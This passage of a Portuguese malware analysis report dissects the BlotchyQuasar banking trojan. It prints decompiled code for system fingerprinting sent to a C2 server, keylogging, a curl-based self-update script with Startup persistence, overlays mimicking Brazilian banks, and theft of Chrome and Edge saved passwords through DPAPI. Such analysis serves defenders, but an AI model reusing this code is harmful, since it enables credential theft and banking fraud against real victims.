Após a fase inicial de carregamento e configuração, o **BlotchyQuasar** executa uma etapa abrangente de Coleta e *Discovery* do Ambiente, cujo objetivo é construir um panorama completo do *host* comprometido, do perfil do usuário e do contexto operacional em que a fraude será executada. Diferentemente de *trojans* mais simples, essa fase não se limita a *fingerprinting* básico, mas combina reconhecimento passivo, monitoramento contínuo de atividade e preparação ativa do ambiente para interação forçada com o usuário.

Essa coleta serve como base para decisões operacionais do operador, influenciando quando executar fraudes, quais módulos ativar e como conduzir a interação com a vítima.

Reconhecimento do Sistema e Perfil do Host

O *malware* coleta informações essenciais sobre o sistema operacional e o host comprometido, incluindo:

- Versão e arquitetura do **Windows**.
- Compatibilidade mínima do sistema.
- Nome da máquina.
- Tempo de uptime.

```
// Token: 0x02000061 RID: 97
public static class OsEnvironment
{
    // Token: 0x06000677 RID: 1655 RVA: 0x00A3CBC0 File Offset: 0x00A35BC0
    static OsEnvironment()
    {
        OsEnvironment.RunningOnMono = (Type.GetType("Mono.Runtime") != null);
        OsEnvironment.Name = "Unknown OS";
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELECT Caption FROM Win32_OperatingSystem"))
        {
            using (ManagementObjectCollection.ManagementObjectEnumerator enumerator = managementObjectSearcher.Get().GetEnumerator())
            {
                if (enumerator.MoveNext())
                {
                    OsEnvironment.Name = ((ManagementObject)enumerator.Current)["Caption"].ToString();
                }
            }
        }
        OsEnvironment.Name = Regex.Replace(OsEnvironment.Name, "^.*(?=Windows)", "").TrimEnd(Array.Empty<char>()).TrimStart(Array.Empty<char>());
        OsEnvironment.Is64Bit = Environment.Is64BitOperatingSystem;
        OsEnvironment.FullName = string.Format("{0} {1} Bit", OsEnvironment.Name, OsEnvironment.Is64Bit ? 64 : 32);
    }
```

Figura 10 - Imagem referente à coleta de informações do sistema

Esses dados permitem validar o ambiente, ajustar o uso de **APIs** específicas e reduzir falhas operacionais em versões incompatíveis do sistema.

Fingerprinting Persistente do Host

Um dos aspectos mais relevantes da fase de *discovery* é a criação de um identificador único do *host* (**Hardware ID**). Esse identificador é derivado da combinação de múltiplos atributos físicos do sistema, incluindo:

- Nome do processador.
- Fabricante e serial da placa-mãe.
- Identificador do **BIOS**.

```
namespace SystemServices
{
    // Token: 0x02000097 RID: 151
    public static class SystemFingerprint
    {
        // Token: 0x1700007F RID: 127
        // (get) Token: 0x060007C1 RID: 1985 RVA: 0x00063D3C File Offset: 0x0005CD3C
        // (set) Token: 0x060007C2 RID: 1986 RVA: 0x00063D43 File Offset: 0x0005CD43
        public static string HardwareId { get; private set; } = HashUtils.ComputeSha256Hex(SystemFingerprint.GetProcessorNames() +
          SystemFingerprint.GetBaseboardManufacturerAndSerial() + SystemFingerprint.GetBiosIdentifier());
```

Figura 11 - Imagem referente à criação de um identificador único da máquina

O resultado é consolidado e *hasheado* com **SHA-256**, produzindo um identificador estável que permite ao operador rastrear a vítima ao longo do tempo, mesmo após reinicializações ou reinstalações parciais do *malware*.

Enumeração de Soluções de Segurança

O **BlotchyQuasar** identifica ativamente a presença de antivírus e *firewall* instalados no sistema por meio de consultas **WMI** ao *Security Center* do **Windows**. Essa coleta fornece ao operador visibilidade direta sobre:

- Produtos de segurança ativos.
- Nível de proteção do ambiente.
- Possíveis obstáculos à execução da fraude.

```
// Token: 0x060007CE RID: 1998 RVA: 0x00B36B3C File Offset: 0x00B2E73C
public static string GetInstalledAntivirus()
{
    string result;
    try
    {
        string text = string.Empty;
        string scope = OsEnvironment.VistaOrHigher ? "root\\SecurityCenter2" : "root\\SecurityCenter";
        string queryString = "SELECT * FROM AntivirusProduct";
```

Figura 12 - Imagem referente à busca por antivírus instalados

```
// Token: 0x060007CF RID: 1999 RVA: 0x00B36C18 File Offset: 0x00B2E818
public static string GetInstalledFirewall()
{
    string result;
    try
    {
        string text = string.Empty;
        string scope = OsEnvironment.VistaOrHigher ? "root\\SecurityCenter2" : "root\\SecurityCenter";
        string queryString = "SELECT * FROM FirewallProduct";
```

Figura 13 - Imagem referente à busca por firewalls instalados

Essa informação pode ser usada para priorização de alvos ou adaptação de técnicas evasivas. Na sequência, há o envio dessas informações serializadas para um servidor de comando e controle (**C2).**

```
public static void SendDetailedSystemInfo(Network.Packets.KeepAlivePacket command, TcpClientHandler client)
{
    try
    {
        new Network.Packets.SystemInfoPacket(new string[]
        {
            "Processor (CPU)",
            SystemFingerprint.GetProcessorNames(),
            "Memory (RAM)",
            string.Format("{0} MB", SystemFingerprint.GetTotalPhysicalMemoryMB()),
            "Video Card (GPU)",
            SystemFingerprint.GetDisplayDescriptions(),
            "Username",
            UserActivityMonitor.GetName(),
            "PC Name",
            SystemInfoCollector.GetMachineName(),
            "Uptime",
            SystemInfoCollector.GetSystemUptime(),
            "MAC Address",
            SystemFingerprint.M%%BI%M(),
            "LAN IP Address",
            SystemFingerprint.GetLocalIPv4(),
            "Antivirus",
            SystemInfoCollector.GetInstalledAntivirus(),
            "Firewall",
            SystemInfoCollector.GetInstalledFirewall()
        }).Execute(client);
    }
    catch
    {
    }
}
```

Figura 14 - Imagem referente ao envio das informações do sistema

Monitoramento Contínuo de Atividade do Usuário

Além da coleta estática, o *malware* mantém monitoramento contínuo da atividade do usuário, classificando o estado do sistema como ativo ou ocioso com base no tempo desde o último *input* (mouse ou teclado). Mudanças nesse estado são comunicadas diretamente ao **C2**.

Esse mecanismo é crítico para:

- Sincronizar ações de fraude com a presença do usuário.
- Evitar exibição de *overlays* em momentos inadequados.
- Otimizar a coleta de dados sensíveis.

```
// Token: 0x0600066C RID: 1644 RVA: 0x00A3C89C File Offset: 0x00A3589C
private static void UserIdleThread()
{
    while (!GlobalState.Disconnect)
    {
        Thread.Sleep(5000);
        if (UserActivityMonitor.IsUserIdle())
        {
            if (UserActivityMonitor.LastUserStatus != ActivityState.Idle)
            {
                UserActivityMonitor.LastUserStatus = ActivityState.Idle;
                new Network.Packets.MessagePacket(UserActivityMonitor.LastUserStatus).Execute(MainFormTrojan.ConnectClient);
            }
        }
        else if (UserActivityMonitor.LastUserStatus != ActivityState.Active)
        {
            UserActivityMonitor.LastUserStatus = ActivityState.Active;
            new Network.Packets.MessagePacket(UserActivityMonitor.LastUserStatus).Execute(MainFormTrojan.ConnectClient);
        }
    }
}
```

Figura 15 - Imagem referente à identificação da inatividade do usuário

Monitoramento de Atividade do Usuário e Contexto Bancário

O malware **BlotchyQuasar** implementa um conjunto avançado de mecanismos voltados ao monitoramento contínuo do comportamento do usuário e à detecção precisa de contexto bancário, permitindo que ações maliciosas sejam executadas somente no momento de maior valor operacional para o atacante. Diferentemente de *malwares* oportunistas, o **BlotchyQuasar** adota uma abordagem *context-aware*, observando passivamente o ambiente até que condições específicas sejam atendidas antes de intervir ativamente na interação da vítima com serviços financeiros.

Esse modelo de operação reduz a exposição do *malware*, minimiza comportamentos ruidosos e maximiza a eficácia na captura de credenciais bancárias, tokens e fatores adicionais de autenticação.

Execução Remota de Comandos e Atualização Dinâmica do Malware

A execução efetiva das ações de fraude, controle da interface gráfica e manutenção operacional do **BlotchyQuasar** é realizada por um *dispatcher* interno responsável por interpretar comandos enviados pelo servidor de Comando e Controle. Esse mecanismo processa pacotes do tipo *TextRecordPacket*, nos quais o campo **RFID** atua como um identificador lógico de operação, funcionando como um conjunto de opcodes remotos controlados diretamente pelo operador da ameaça.

Cada comando recebido pode acionar rotinas sensíveis no *host* comprometido, incluindo simulação de entrada de teclado, ativação e interrupção de *keylogging* sob demanda, controle de captura de tela, manipulação de janelas ativas, execução de *scripts* auxiliares e limpeza de artefatos locais. Essas rotinas são executadas de forma assíncrona, em *threads* dedicadas, reduzindo impactos perceptíveis ao usuário e dificultando a correlação direta entre comandos remotos e comportamento observado no sistema.

```
else if (rfid == 2)
{
    new InputSimulator().Keyboard.TextEntry(texto);
}
else if (rfid == 3)
{
    KeyboardLogger.StartHook();
    KeyboardLogger.MessageLoop();
}
else if (rfid == 4)
{
    new Network.Packets.MessagePacket(KeyboardLogger.StopHookAndGetText()).Execute(client);
}
else if (rfid != 5 && rfid != 6)
{
    if (rfid == 7)
    {
        string baseDirectory = AppDomain.CurrentDomain.BaseDirectory;
        string text = Path.Combine(baseDirectory, "deleteFiles.bat");
        using (StreamWriter streamWriter = new StreamWriter(text))
        {
```

Figura 16 - Imagem referente à inicialização do Keylogger

Entre as capacidades mais relevantes controladas por esse *dispatcher* está um mecanismo completo de atualização remota do próprio *malware*. Essa funcionalidade permite que o operador substitua integralmente o binário ativo por uma nova versão sem necessidade de reinicialização do sistema ou reexecução da cadeia inicial de infecção, garantindo continuidade operacional da campanha.

Ao receber o comando de atualização, o **BlotchyQuasar** gera dinamicamente um *script* auxiliar *(update_process.bat*) no mesmo diretório onde o *malware* está sendo executado. Esse *script* realiza uma limpeza controlada do diretório de execução, removendo arquivos e módulos antigos, baixa um novo pacote compactado a partir de uma **URL** fornecida dinamicamente pelo **C2**, extrai seu conteúdo localmente, renomeia o executável para um nome aleatório e estabelece persistência por meio da criação de um atalho na pasta de inicialização do usuário. Após a execução da nova versão, o processo original é encerrado explicitamente.

```
else if (rfid == 16)
{
    string directoryName = Path.GetDirectoryName(Assembly.GetExecutingAssembly().Location);
    string text4 = Path.Combine(directoryName, "update_process.bat");
    string text5 = texto;
    string text6 = "updatekl.zip";
    string text7 = Path.GetRandomFileName().Replace(".", "") + ".exe";
    string text8 = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.Startup), text7 + ".lnk");
    string text9 = string.Concat(new string[]
    {
        "\r\n                        @echo off\r\n                        timeout /t 10\r\n                        cd /d \"",
        directoryName,
        "\"\r\n                          for %%i in (*) do (\r\n                            if not \"%%i\" == \"update_process.bat\" (\r\n
          del /f /q \"%%i\"\r\n                            )\r\n                        )\r\n                        curl -L -o \"",
        text6,
        "\" \"",
        text5,
        "\"\r\n                          powershell -command \"Expand-Archive -Path '",
        text6,
        "' -DestinationPath '",
        directoryName,
        "' -Force\"\r\n                                ren FILEEXENAME ",
        text7,
        "\r\n                        powershell -command \"$ws = New-Object -ComObject WScript.Shell; $s = $ws.CreateShortcut('",
        text8,
        "'); $s.TargetPath = '",
        Path.Combine(directoryName, text7),
        "'; $s.Save()\"\r\n                            start ",
        text7,
        "\r\n                        exit"
    });
    File.WriteAllText(text4, text9);
    Process.Start(new ProcessStartInfo
    {
        FileName = text4,
        CreateNoWindow = true,
        UseShellExecute = false,
        WindowStyle = 1
    });
    Environment.Exit(0);
```

Figura 17 - Imagem referente ao Fluxo de Atualização dinâmica do malware

O fluxo de atualização demonstra preocupação explícita com evasão e redução de vestígios forenses, uma vez que versões anteriores do *malware* são removidas antes da implantação da nova instância. Esse comportamento dificulta análises retroativas baseadas em artefatos locais e permite que a campanha se adapte rapidamente a mudanças nos portais bancários, ajustes nos *overlays* de fraude ou resposta a mecanismos de detecção.

Monitoramento de Ociosidade e Estado do Usuário

O **BlotchyQuasar** mantém uma *thread* dedicada para monitorar continuamente o estado de atividade do usuário. Essa lógica permite ao *malware* identificar períodos de inatividade, decidir quando iniciar ações invasivas com

menor risco de percepção e reportar o status operacional ao servidor de Comando e Controle (**C2**).

O controle de ociosidade é implementado na classe *UserActivityMonitor*, cuja função central é *IsUserIdle*. Essa função calcula o tempo decorrido desde a última interação do usuário com teclado ou mouse, utilizando chamadas indiretas às **APIs** do Windows por meio de *InputSimulator.GetLastInputTime*.

```
private static bool IsUserIdle() {
  long num = Stopwatch.GetTimestamp() -
        (long)((ulong)InputSimulator.GetLastInputTime());
  num = ((num > 0L) ? (num / 1000L) : 0L);
  return num > 600L; // Usuário considerado inativo após ~10 minutos
}
```

Figura 18 - Trecho de código referente à controle de ociosidade do usuário

Quando o tempo de inatividade ultrapassa o limiar definido (600 unidades), o estado do usuário é marcado como *Idle*, permitindo que o *malware*:

- Sinalize o status ao **C2**.
- Prepare o ambiente para futuras ações.
- Evite executar rotinas invasivas enquanto o usuário está atento à tela.

Esse mecanismo demonstra uma preocupação clara com *timing* operacional, característica comum em trojans bancários maduros.

Detecção de Contexto Bancário via Monitoramento de Janelas Ativas

A identificação do momento exato em que a vítima acessa serviços financeiros é realizada por meio da inspeção contínua da janela em primeiro plano. O malware obtém o título da janela ativa através de chamadas às **APIs** *GetForegroundWindow* e *GetWindowText*, expostas pela biblioteca **user32.dll**.

A função *IsBankWindowActive* é responsável por avaliar se o título da janela corresponde a um portal bancário de interesse. Durante a análise, foi identificado foco explícito no Internet Banking da Caixa Econômica Federal, utilizando uma expressão regular projetada para tolerar variações no título da página.

```
private static bool IsBankWindowActive(string title) {
  string text = "i.*n.*t.*e.*r.*n.*e.*t.*b.*a.*n.*k.*i.*n.*g.*c.*a.*i.*x.*a";
  return Regex.IsMatch(title, text, RegexOptions.IgnoreCase);
}
```

Figura 19 - Trecho de código mostrando o foco no Internet Banking da Caixa

Essa verificação ocorre dentro de um *loop* contínuo, executado aproximadamente a cada **1000** ms, garantindo detecção quase imediata quando o usuário navega até o portal bancário. Esse comportamento reforça o caráter reativo e direcionado do *malware*, que não depende de execução manual ou gatilhos genéricos.

Supressão de Resposta do Usuário e Manipulação de Entrada

Uma vez detectado o contexto bancário, ou mediante comando explícito do C2 por meio da função *LaunchBankPayload*, o **BlotchyQuasar** inicia uma sequência coordenada de ações destinadas a neutralizar a capacidade de resposta da vítima durante o ataque.

Interceptação e Bloqueio de Eventos de Mouse

A classe *MouseInterceptor* instala um *hook* de baixo nível utilizando *SetWindowsHookEx* com o identificador *WH_MOUSE_LL (14)*. Esse *hook* intercepta eventos de mouse antes que sejam entregues às aplicações legítimas.

Eventos como cliques direitos (*WM_RBUTTONDOWN*), movimentação do cursor e uso do *scroll*, são descartados ou manipulados, impedindo que o usuário feche o navegador, altere abas ou interrompa o fluxo da fraude.

Em paralelo, o *malware* utiliza a classe *CursorManager* para substituir os cursores do sistema por versões totalmente transparentes, criando um efeito de "cegueira" seletiva. A modificação ocorre diretamente no Registro do **Windows**, sob o contexto do usuário atual.

```
public static void ApplyTransparentCursorToAll() {
  string cursorPath = CursorManager.CreateTransparentCursor();
  string[] cursors = { "Arrow", "IBeam", "Hand", "Wait" };
  using (RegistryKey key =
      Registry.CurrentUser.OpenSubKey("Control Panel\\Cursors", true)) {
    foreach (string cursor in cursors) {
      key.SetValue(cursor, cursorPath);
    }
    CursorManager.SystemParametersInfo(87U, 0U, IntPtr.Zero, 3U);
  }
}
```

Figura 20 - Trecho de código que adiciona transparência ao cursos do mouse

Esse mecanismo impede que a vítima perceba manipulações na interface gráfica, mesmo quando ações automatizadas estão ocorrendo em primeiro plano.

Preparação do Ambiente do Navegador: Manipulação da GPU no Chrome

Uma técnica particularmente sofisticada identificada no **BlotchyQuasar** é a função *DisanebleGpu*, responsável por modificar o *arquivo Local State* do **Google Chrome**. O *malware* altera o campo *hardware_acceleration_mode*, forçando o navegador a operar sem aceleração de *hardware*.

Essa modificação tem impacto direto na eficácia do ataque, pois:

- Força a renderização via *software*.
- Facilita capturas de tela limpas por meio de **BitBlt**.
- Evita artefatos gráficos que poderiam denunciar *overlays* maliciosos.
- Aumenta a confiabilidade de formulários sobrepostos.

Essa etapa evidencia um preparo ativo do ambiente, e não apenas uma execução oportunista.

Captura Direcionada de Credenciais Bancárias via Overlays

Com o ambiente controlado, o **BlotchyQuasar** carrega formulários de sobreposição customizados (*PasswordForm*, *CredentialOverlayForm*) projetados para imitar com alta fidelidade interfaces legítimas de instituições financeiras brasileiras.

Mecanismo de Sobreposição de Tela (Screen Overlay)

O **BlotchyQuasar** implementa um mecanismo avançado de sobreposição de tela por meio da classe CredentialOverlayForm, responsável por criar janelas fraudulentas que se sobrepõem às aplicações legítimas do usuário durante o acesso a serviços bancários. Para garantir que essas janelas permaneçam visíveis e operacionais durante toda a interação da vítima, o *malware* emprega múltiplas técnicas de manipulação de janelas utilizando **APIs** nativas do **Windows** expostas pela biblioteca user32.dll.

A persistência da sobreposição em primeiro plano é assegurada por um *timer* dedicado que verifica continuamente se o formulário fraudulento permanece como a janela ativa. Caso contrário, o malware força sua retomada ao foco por meio da função SetForegroundWindow. Adicionalmente, o código manipula estilos estendidos da janela utilizando SetWindowLong com o índice *GWL_EXSTYLE*, aplicando flags como *WS_EX_TRANSPARENT* e *WS_EX_NOACTIVATE*, o que permite controlar seletivamente a interação do usuário e reduzir indícios visuais da sobreposição.

```
private void timer1_Tick_1(object sender, EventArgs e)
{
    Application.DoEvents();
    IntPtr handle = base.Handle;
    if (CredentialOverlayForm.GetForegroundWindow() != handle)
    {
        CredentialOverlayForm.SetForegroundWindow(handle);
    }
}
```

Figura 21 - Imagem referente à persistência da janela falsa

Os formulários utilizados na fraude são ainda configurados com a propriedade *TopMost = true*, garantindo que permaneçam acima de todas as demais janelas abertas no sistema, inclusive navegadores e aplicações legítimas, reforçando a eficácia do ataque.

```
private void RECORTE_FLASH_Load(object sender, EventArgs e)
{
    if (UIForms.MainOverlayInterceptor.InvokeRequired)
    {
        UIForms.MainOverlayInterceptor.Invoke(new MethodInvoker(delegate()
        {
            int windowLong2 = CredentialOverlayForm.GetWindowLong(UIForms.MainOverlayInterceptor.Handle, -20);
            CredentialOverlayForm.SetWindowLong(UIForms.MainOverlayInterceptor.Handle, -20, windowLong2 & -33);
        }));
    }
    else
    {
        int windowLong = CredentialOverlayForm.GetWindowLong(UIForms.MainOverlayInterceptor.Handle, -20);
        CredentialOverlayForm.SetWindowLong(UIForms.MainOverlayInterceptor.Handle, -20, windowLong & -33);
    }
    IntPtr handle = base.Handle;
    base.TopMost = true;
    CredentialOverlayForm.SetForegroundWindow(handle);
}
```

Figura 22 - Imagem referente à sobreposição da tela falsa

Captura e Roubo de Credenciais Digitadas

O roubo de credenciais no **BlotchyQuasar** é realizado de forma modular e altamente direcionada, com suporte a múltiplas instituições financeiras e diferentes métodos de autenticação, incluindo senhas numéricas, tokens físicos, *tokens* móveis e **QR *Codes***. A ativação do fluxo de captura ocorre somente após a identificação do contexto bancário correto, obtida por meio do monitoramento contínuo do título das janelas ativas.

Uma vez identificado o alvo, o módulo WindowEvilManager dispara a execução do payload bancário correspondente por meio da função LaunchBankPayload. Os dados são coletados por formulários fraudulentos customizados implementados na classe PasswordForm, que contém múltiplos painéis pré-configurados para diferentes bancos brasileiros, como Banco do Brasil, Bradesco, Sicredi e Mercado Pago, cada um adaptado aos respectivos fluxos de autenticação.

```
public static void LaunchBankPayload(BankPayloadPacket command, TcpClientHandler client)
{
    new Thread(delegate()
    {
        try
        {
            MouseInterceptor.id_operar = 0;
            MouseInterceptor.Start();
            CursorManager.ApplyTransparentCursorToAll();
            WindowEvilManager.recorte_rfid = command.BANK;
            foreach (object obj in Application.OpenForms)
            {
                Form form = (Form)obj;
                if (form is KeyboardInterceptorForm)
                {
                    form.BringToFront();
                    return;
                }
            }
            if (UIForms.MainOverlayInterceptor == null)
            {
                UIForms.MainOverlayInterceptor = new KeyboardInterceptorForm();
            }
```

Figura 23 - Imagem referente à inicialização da rotina de captura de credenciais

A captura das informações digitadas ocorre por meio da interceptação direta de eventos de teclado associados aos campos de entrada dos formulários fraudulentos. Eventos como TextBox_KeyUp são utilizados para registrar cada

caractere inserido, que é concatenado internamente antes de ser preparado para exfiltração.

```
private void TextBox_KeyUp(object sender, KeyEventArgs e)
{
    TextBox textBox = sender as TextBox;
    int num = Array.IndexOf<TextBox>(this.textBoxes, textBox);
    if (e.KeyCode == Keys.Back && textBox.Text.Length == 0)
    {
        if (num > 0 && this.textBoxes[num - 1].Text.Length > 0)
        {
            this.textBoxes[num - 1].Focus();
            this.textBoxes[num - 1].SelectAll();
            return;
        }
    }
    else if (textBox.Text.Length == 1)
    {
        if (num < this.textBoxes.Length - 1)
        {
            this.textBoxes[num + 1].Focus();
            return;
        }
        string senhas = string.Concat(Array.ConvertAll<TextBox, string>(this.textBoxes, (TextBox box) => box.Text));
        UIForms.TogglePanelVisibility(true);
        UIForms.senhas = senhas;
        base.Close();
    }
}
```

Figura 24 - Imagem referente à captura das teclas digitadas

Para reduzir a percepção da vítima durante a sobreposição, o malware pode ainda aplicar cursores totalmente transparentes em todo o sistema por meio da classe CursorManager, dificultando a identificação visual de cliques e interações reais enquanto a fraude está em andamento.

```
public class CursorManager
{
    // Token: 0x0600007A RID: 122
    [DllImport("user32.dll", SetLastError = true)]
    private static extern bool SystemParametersInfo(uint uiAction, uint uiParam, IntPtr pvParam, uint fWinIni);

    // Token: 0x0600007B RID: 123 RVA: 0x00B348C8 File Offset: 0x00B2C4C8
    public static string CreateTransparentCursor()
    {
        Bitmap bitmap = new Bitmap(32, 32);
        using (Graphics graphics = Graphics.FromImage(bitmap))
        {
            graphics.Clear(Color.Transparent);
        }
        string text = Path.Combine(Path.GetTempPath(), "transparent.cur");
        using (Icon icon = Icon.FromHandle(bitmap.GetHicon()))
        {
            using (FileStream fileStream = new FileStream(text, FileMode.Create))
            {
                icon.Save(fileStream);
            }
        }
        bitmap.Dispose();
        return text;
    }
```

Figura 25 - Imagem referente à função CreateTransparentCursor

Todas essas funções são inicializadas assim que a rotina entra em HandleCredentialData, que se mostra uma das funções orquestradoras da fraude bancária.

```
public static void HandleCredentialData(CredentialDataPacket command, TcpClientHandler client)
{
    new Thread(delegate()
    {
        try
        {
            MouseInterceptor.id_operar = 1;
            CursorManager.ResetCursors();
            UIForms.senhas = "";
            string rfid = command.RFID;
            string @base = command.BASE64;
            string qrcode = command.QRCODE;
            if (UIForms.FORMDADOS == null)
            {
                UIForms.FORMDADOS = new PasswordForm();
            }
```

Figura 26 - Imagem referente à função que inicializa a captura de credenciais digitadas

O código revela lógica específica para múltiplos bancos e métodos de autenticação, incluindo:

- **Banco do Brasil**: senhas de 6 e 8 dígitos, BB Code e QR Code

```
else if (rfid == "BB6")
{
    UIForms.BB_001 = 1;
    UIForms.TogglePanelVisibility(false);
    Thread.Sleep(100);
    PasswordForm.RFID = "SENHA DE 6 BB";
    UIForms.FORMDADOS.Width = 790;
    UIForms.FORMDADOS.Height = 590;
    UIForms.FORMDADOS.StartPosition = FormStartPosition.CenterScreen;
```

Figura 27 - Imagem referente à sobreposição de janela em senha 6 dígitos BB

```
if (rfid == "BB8")
{
    UIForms.BB_001 = 2;
    UIForms.TogglePanelVisibility(false);
    Thread.Sleep(100);
    PasswordForm.RFID = "SENHA DE 8 BB";
    UIForms.FORMDADOS.Width = 790;
    UIForms.FORMDADOS.Height = 590;
    UIForms.FORMDADOS.StartPosition = FormStartPosition.CenterScreen;
```

Figura 28 - Imagem referente à sobreposição de janela em senha 8 dígitos BB

```
if (rfid == "BBCODE")
{
    UIForms.BB_001 = 4;
    UIForms.TogglePanelVisibility(false);
    Thread.Sleep(100);
    PasswordForm.RFID = "SENHA DE QRCODE BB";
    UIForms.FORMDADOS.Width = 790;
    UIForms.FORMDADOS.Height = 590;
    UIForms.FORMDADOS.StartPosition = FormStartPosition.CenterScreen;
```

Figura 29 - Imagem referente à sobreposição de janela em QRcode BB

- **Bradesco**: tokens físicos e autenticação via aplicativo

```
else if (rfid == "DESCTOKF")
{
    UIForms.TogglePanelVisibility(false);
    Thread.Sleep(100);
    UIForms.DESC_006 = 1;
    PasswordForm.RFID = "BRADESCO TOKEN FIS: ";
    UIForms.FORMDADOS.Width = 790;
    UIForms.FORMDADOS.Height = 590;
    UIForms.FORMDADOS.StartPosition = FormStartPosition.CenterScreen;
```

Figura 30 - Imagem referente à sobreposição de janela em Tokens Bradesco

- **Sicredi**: assinatura eletrônica e tokens mobile

```
if (rfid == "ASSITOKFF")
{
    UIForms.TogglePanelVisibility(false);
    Thread.Sleep(100);
    UIForms.SISI_004 = 2;
    PasswordForm.RFID = "TOKEN-FIS SICRED";
    UIForms.FORMDADOS.Width = 790;
    UIForms.FORMDADOS.Height = 590;
    UIForms.FORMDADOS.StartPosition = FormStartPosition.CenterScreen;
```

Figura 31 - Imagem referente à sobreposição de janela em Tokens Sicredi

- **Mercado Pago**: SMS, WhatsApp, 2FA e QR Code

```
else if (rfid == "MP2FA")
{
    UIForms.TogglePanelVisibility(false);
    Thread.Sleep(100);
    UIForms.MPMP_005 = 3;
    PasswordForm.RFID = "MP2FA";
    UIForms.FORMDADOS.Width = 790;
    UIForms.FORMDADOS.Height = 590;
    UIForms.FORMDADOS.StartPosition = FormStartPosition.CenterScreen;
```

Figura 32 - Imagem referente à sobreposição de janela em MP2 do Mercado Pago

```
if (rfid == "MPQRCODE")
{
    UIForms.TogglePanelVisibility(false);
    Thread.Sleep(100);
    UIForms.DESC_006 = 3;
    PasswordForm.RFID = "MP QRCODE: ";
    UIForms.FORMDADOS.Width = 790;
    UIForms.FORMDADOS.Height = 590;
    UIForms.FORMDADOS.StartPosition = FormStartPosition.CenterScreen;
```

Figura 33 - Imagem referente à sobreposição de janela em QRcode Mercado Pago

```
else if (rfid == "MPSMS")
{
    UIForms.TogglePanelVisibility(false);
    Thread.Sleep(100);
    UIForms.MPMP_OO5 = 1;
    PasswordForm.RFID = "MP SMS";
    UIForms.FORMDADOS.Width = 790;
    UIForms.FORMDADOS.Height = 590;
    UIForms.FORMDADOS.StartPosition = FormStartPosition.CenterScreen;
```

Figura 34 - Imagem referente à sobreposição de janela em SMS Mercado Pago

```
if (rfid == "MPZAP")
{
    UIForms.TogglePanelVisibility(false);
    Thread.Sleep(100);
    UIForms.MPMP_OO5 = 2;
    PasswordForm.RFID = "MP ZAP";
    UIForms.FORMDADOS.Width = 790;
    UIForms.FORMDADOS.Height = 590;
    UIForms.FORMDADOS.StartPosition = FormStartPosition.CenterScreen;
```

Figura 35 - Imagem referente à sobreposição de janela em WhatsApp Mercado Pago

Esses *overlays* são apresentados apenas quando o contexto bancário correto é identificado, reforçando o caráter cirúrgico e altamente direcionado da campanha.

```
private void InitializeComponent()
{
    this.components = new Container();
    this.timer1 = new Timer(this.components);
    this.panel1 = new Panel();
    this.pictureBox1 = new PictureBox();
    this.Text_passowrsd = new TextBox();
    this.BtnST_ok = new Button();
    this.btnST_Volta = new Button();
    this.panel2 = new Panel();
    this.pictureBox2 = new PictureBox();
    this.panel3 = new Panel();
    this.TextDesc = new TextBox();
    this.btn_desc = new Button();
    this.pictureBox3 = new PictureBox();
    this.panel1.SuspendLayout();
    this.pictureBox1.BeginInit();
    this.panel2.SuspendLayout();
    this.pictureBox2.BeginInit();
    this.panel3.SuspendLayout();
    this.pictureBox3.BeginInit();
    base.SuspendLayout();
    this.timer1.Tick += this.timer1_Tick_1;
    this.panel1.Controls.Add(this.pictureBox1);
```

Figura 36 - Imagem referente a inicialização da janela falsa customizada

O monitoramento de atividade do usuário e a detecção de contexto bancário no **BlotchyQuasar** representam um nível elevado de maturidade operacional. O *malware* não apenas observa o comportamento da vítima, mas modela o ambiente, suprime respostas, manipula o navegador e apresenta interfaces fraudulentas no momento exato de maior impacto financeiro.

Essa abordagem transforma o **BlotchyQuasar** em um agente de fraude ativa, operando como um intermediário invisível entre o usuário e o banco, com capacidade de capturar credenciais, *tokens* e fatores adicionais de autenticação sem levantar suspeitas imediatas.

Roubo de Credenciais e Dados Sensíveis

O malware **BlotchyQuasar** implementa um conjunto de rotinas especializadas para a coleta de credenciais e dados sensíveis armazenados localmente, com foco primário em navegadores baseados no *engine* **Chromium** e mecanismos complementares de captura em tempo real. A combinação dessas técnicas demonstra clara orientação à obtenção de credenciais bancárias, sessões autenticadas e informações financeiras, sem dependência exclusiva de phishing tradicional.

Extração de Credenciais de Navegadores (Chrome e Edge)

A principal técnica de roubo de credenciais baseia-se na extração direta dos bancos de dados internos utilizados pelos navegadores ***Google Chrome*** e ***Microsoft Edge***. O *malware* percorre automaticamente os diretórios padrão localizados em %LOCALAPPDATA%, identificando os arquivos essenciais ao processo:

- **Login Data**: banco de dados **SQLite** que armazena **URLs**, nomes de usuário e senhas criptografadas.
- **Local State**: arquivo **JSON** que contém a chave mestra **AES** utilizada pelo navegador para proteger todas as credenciais salvas.

Os seguintes caminhos são explicitamente mapeados e utilizados durante a coleta:

```
Google\Chrome\User Data\Default\Login Data
Google\Chrome\User Data\Local State
Microsoft\Edge\User Data\Default\Login Data
Microsoft\Edge\User Data\Local State
```

Derivação da Chave Mestra (AES) via DPAPI

Após localizar o arquivo Local State, o *malware* extrai o campo encrypted_key, responsável por armazenar a chave mestra criptográfica do navegador. O processo ocorre em três etapas bem definidas:

1. Leitura e parsing do **JSON** para extração da chave codificada em **Base64**.
2. Remoção do prefixo padrão "**DPAPI**" (5 *bytes* iniciais).
3. Descriptografia da chave utilizando a **API** nativa do **Windows DPAPI** (*ProtectedData.Unprotect*) sob o escopo do usuário atual.

Esse fluxo elimina qualquer barreira criptográfica aplicada pelo navegador, permitindo que o malware opere sem necessidade de privilégios administrativos, desde que executado no contexto do usuário comprometido. A posse dessa chave **AES** concede acesso irrestrito a todas as senhas armazenadas localmente.

Acesso ao Banco SQLite e Coleta dos Registros

Para evitar falhas de leitura causadas pelo bloqueio do arquivo em uso pelo navegador, o *malware* copia o banco Login Data para um arquivo temporário no diretório %TEMP%. Em seguida, estabelece conexão **SQLite** e executa a seguinte query:

```
SELECT origin_url, username_value, password_value FROM logins;
```

```
string text = Path.Combine(Path.GetTempPath(), browser + "Data.db");
File.Copy(dbPath, text, true);
using (SQLiteConnection sqliteConnection = new SQLiteConnection("Data Source=" + text + ";"))
{
    sqliteConnection.Open();
    using (SQLiteCommand sqliteCommand = new SQLiteCommand("SELECT origin_url, username_value, password_value FROM logins", sqliteConnection))
    {
        using (SQLiteDataReader sqliteDataReader = sqliteCommand.ExecuteReader())
        {
            while (sqliteDataReader.Read())
```

Figura 37 - Imagem referente à extração de usuário e senha do Login Data

Cada registro retornado é processado individualmente, permitindo a coleta completa de todas as credenciais salvas, independentemente da quantidade de entradas existentes no navegador.

